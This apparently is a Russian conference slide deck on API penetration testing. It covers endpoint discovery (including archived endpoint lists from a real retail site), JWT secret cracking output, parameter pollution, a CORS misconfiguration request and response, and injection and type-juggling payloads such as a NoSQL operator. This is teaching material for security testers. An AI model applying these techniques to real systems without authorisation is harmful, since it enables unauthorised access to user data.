



Тестирование безопасности API

Кейсы, Инструменты и Рекомендации




Проблема



- Очень много уязвимостей
- Много плохого кода
- Неправильная архитектура
- Безразличие к безопасности

Статистика по багам

Growth in API call volume vs. malicious traffic



2020


Weakness type		Bounties total financial rewards amount	YOY % change
1	XSS	\$4,211,006	26%
2	Improper Access Control - Generic	\$4,013,316	134%
3	Information Disclosure	\$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	\$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	\$2,264,833	70%
6	Privilege Escalation	\$2,017,592	48%
7	SQL Injection	\$1,437,341	40%
8	Improper Authentication - Generic	\$1,371,863	36%
9	Code Injection	\$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	\$662,751	-34%

2021

1	Cross-site Scripting (XSS)	7%
2	Information Disclosure	58%
3	Improper Access Control	26%
4	Insecure Direct Object Reference (IDOR)	9%
5	Privilege Escalation	55%
6	Improper Authentication	18%
7	Code Injection	12%
8	SQL Injection	-7%
9	Server-Side Request Forgery (SSRF)	-17%
10	Business Logic Errors	67%

Что ломают?

В 2021 году:
на взлом API тратят
на 694% больше
времени, чем в 2020






Experience by vulnerability type 1566 vulnerability types	Submissions Count	Bounties Total	Criticals Submitted	Reputation Change
Insecure Direct Object Reference (IDOR) CWE-639	33	\$9,550	12	259
Business Logic Errors CWE-840	28	\$6,407	3	288
Violation of Secure Design Principles CWE-657	26	\$8,150	5	272
Improper Access Control - Generic CWE-284	22	\$14,400	0	291
Information Disclosure CWE-200	20	\$3,250	1	104
Improper Restriction of Authentication Attempts CWE-307	19	\$9,600	1	334
SQL Injection CWE-89	5	\$25,000	3	127

О чем поговорим



- Типы API
- Типы уязвимостей
- А как ломать API?
- Инструменты
- Выводы
- Квиз

А КТО ТЫ?

- Ramazan
- @r0hack  
- Техлид и пентестер в DeteAct
- Багхантер
- Веду канал BountyOnCoffee 

Типы API

Типы API



- REST
- GraphQL
- SOAP
- XML-RPC
- JSON-RPC

А как ломать API?

Как собирать API эндпоинты?

Методы сбора API



- Публичные Swagger


Методы сбора API



- Публичные Swagger
- Динамическая сборка

Методы сбора API

- Публичные Swagger
- Динамическая сборка
- В JavaScript файлах



Методы сбора API



- Публичные Swagger
- Динамическая сборка
- В JavaScript файлах
- С помощью дорков

Методы сбора API



- Публичные Swagger
- Динамическая сборка
- В JavaScript файлах
- С помощью дорков
- Перебор эндпоинтов

```
1 %s /api/v1/%s/ HTTP/2
2 Host: embedded.jugru.org
3 Content-Type: %s
4
5
```

Методы сбора API



- Публичные Swagger
- Динамическая сборка
- В JavaScript файлах
- С помощью дорков
- Перебор эндпоинтов
- APK файл

Методы сбора API

- Публичные Swagger
- Динамическая сборка
- В JavaScript файлах
- С помощью дорков
- Перебор эндпоинтов
- APK файл
- Internet Archive

https://web.archive.org/cdx/search/cdx?url=https://site.ru/api/*&output=text&fl=original&collapse=urlkey


```
web.archive.org/cdx/search/cdx?url=https://sbermegamarket.ru/api/*&outpu

https://sbermegamarket.ru/api/mobile/v1/abTestService/experiment/search
https://sbermegamarket.ru/api/mobile/v1/analyticsDataService/event/push
https://sbermegamarket.ru/api/mobile/v1/analyticsDataService/webVitalsMetrics/send
https://sbermegamarket.ru/api/mobile/v1/catalogService/catalog/menu
https://sbermegamarket.ru/api/mobile/v1/catalogService/catalog/productCard
https://sbermegamarket.ru/api/mobile/v1/catalogService/catalog/productCardReviews
https://sbermegamarket.ru/api/mobile/v1/catalogService/catalog/search
https://sbermegamarket.ru/api/mobile/v1/catalogService/filters/search
https://sbermegamarket.ru/api/mobile/v1/catalogService/productCardCategories/get
https://sbermegamarket.ru/api/mobile/v1/catalogService/productCardReviewInfo/get
https://sbermegamarket.ru/api/mobile/v1/catalogService/sizeTable/get
https://sbermegamarket.ru/api/mobile/v1/cncService/shopSession/list
https://sbermegamarket.ru/api/mobile/v1/customerGoodslistService/item/list
https://sbermegamarket.ru/api/mobile/v1/customerGoodslistService/item/listSimple
https://sbermegamarket.ru/api/mobile/v1/featureService/features/get
https://sbermegamarket.ru/api/mobile/v1/partnerService/merchant/legalInfo/get
https://sbermegamarket.ru/api/mobile/v1/productReviewService/review/list
https://sbermegamarket.ru/api/mobile/v1/profileService/address/list
https://sbermegamarket.ru/api/mobile/v1/promoContentService/promoContent/get
https://sbermegamarket.ru/api/mobile/v1/regionService/region/search
https://sbermegamarket.ru/api/mobile/v1/securityService/oauthSession/init
https://sbermegamarket.ru/api/mobile/v1/securityService/profile/get
https://sbermegamarket.ru/api/mobile/v1/securityService/session/start
https://sbermegamarket.ru/api/mobile/v1/seoService/pdp/get
https://sbermegamarket.ru/api/mobile/v1/staticContentService/staticMenu/get
https://sbermegamarket.ru/api/mobile/v1/urlService/url/parse
https://sbermegamarket.ru/api/mobile/v1/userLocationService/region/get
https://sbermegamarket.ru/api/mobile/v2/cartService/cart/search
https://sbermegamarket.ru/api/mobile/v2/customerRecentlyViewedService/goods/list
https://sbermegamarket.ru/api/mobile/v2/issuesService/issue/list
https://sbermegamarket.ru/api/webUIService/v1/locationService/location/get
```

Методология тестирования API

Методы тестирования API

- Проверка доступов
 - IDOR
 - Improper Access
 - Privilege Escalation



Методы тестирования API

- Проверка доступов
- Типы аутентификации
 - JWT
 - OAuth
 - Basic

```
> jwt-hack crack -w hacking/wordlists/10-million-password-list-top-1000.txt eyJhbGciOiJIUz
d8p 8d8 d88 888888888 888 888 ,8b. doooooo 888 ,dP
88p 888,o.d88 '88d 88888888 88'8o d88 888o8P'
88P 888P`Y8b8 '888 XXXXX 88P 888 88PPY8. d88 888 Y8L
88888' 88P YP8 '88p 88P 888 8b `Y' d888888 888 `8p

[*] Start dict cracking mode
INFO[0000] Loaded words (remove duplicated) size=1000
INFO[0000] Found! Token signature secret is test Signature=Verified Word=test
[+] Found! JWT signature secret: test
[+] Finish crack mode
```



Методы тестирования API


- Проверка доступов
- Типы аутентификации
 - JWT
 - OAuth
 - Basic

```
> jwt-hack crack -w hacking/wordlists/10-million-password-list-top-1000.txt eyJhbGciOiJIUz
d8p 8d8 d88 888888888 888 888 ,8b. doooooo 888 ,dP
88p 888,o.d88 '88d 88888888 88'8o d88 888o8P'
88P 888P`Y8b8 '888 XXXXXX 88P 888 88PPY8. d88 888 Y8L
88888' 88P YP8 '88p 88P 888 8b `Y' d888888 888 `8p

[*] Start dict cracking mode
INFO[0000] Loaded words (remove duplicated) size=1000
INFO[0000] Found! Token signature secret is test Signature=Verified Word=test
[+] Found! JWT signature secret: test
[+] Finish crack mode
```



Методы тестирования API



- Проверка доступов
- Типы аутентификации
- Перебор параметров
 - Mass Assignment


Методы тестирования API

- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution

/profile?id=123&action=delete&action=update

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Методы тестирования API



- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API

Методы тестирования API

- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API
- Кавычка и другие СИМВОЛЫ
 - SQL injection
 - XML injection
 - Command injection
 - LDAP injection



Методы тестирования API


- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API
- Кавычка и другие символы
- CORS

<https://habr.com/ru/company/macloud/blog/553826/>

```
Request
Pretty Raw Hex
1 POST /api/v1/command HTTP/2
2 Host: my.jugru.org
3 Cookie: jugru-lk-backend_access-token = 
4 Content-Type: application/json
5 Origin: https://cors.hack
6
7 {
  "command": "user.get_info",
  "commandData": {
  }
}

Response
Pretty Raw Hex Render
7 X-Xss-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 X-Frame-Options: DENY
12 Strict-Transport-Security: max-age=15724800; includeSubDomains
13 Access-Control-Allow-Origin: https://cors.hack
14 Access-Control-Allow-Credentials: true
15 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
16 Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-S:
```

Методы тестирования API



- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API
- Кавычка и другие символы
- CORS
- Изменение HTTP методов

Методы тестирования API

- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API
- Кавычка и другие СИМВОЛЫ
- CORS
- Изменение HTTP методов
- Типы параметров

```
{"username": "Heisen"}  
{"username": true}  
{"username": null}  
{"username": 1}  
{"username": [true]}  
{"username": ["Heisen", true]}  
{"username": {"$neq": "bug"}}  
username[bug]=heisen
```


Методы тестирования API

- Проверка доступов
- Типы аутентификации
- Перебор параметров
- Parameter Pollution
- Версии API
- Кавычка и другие символы
- CORS
- Изменение HTTP методов
- Типы параметров
- Web + Mobile + Desktop




Реальные кейсы

Логические баги в API

IDOR

`/api/v1/profile/1337`



Где встречается?

IDOR – вездесущая уязвимость!

Примеры – IDOR

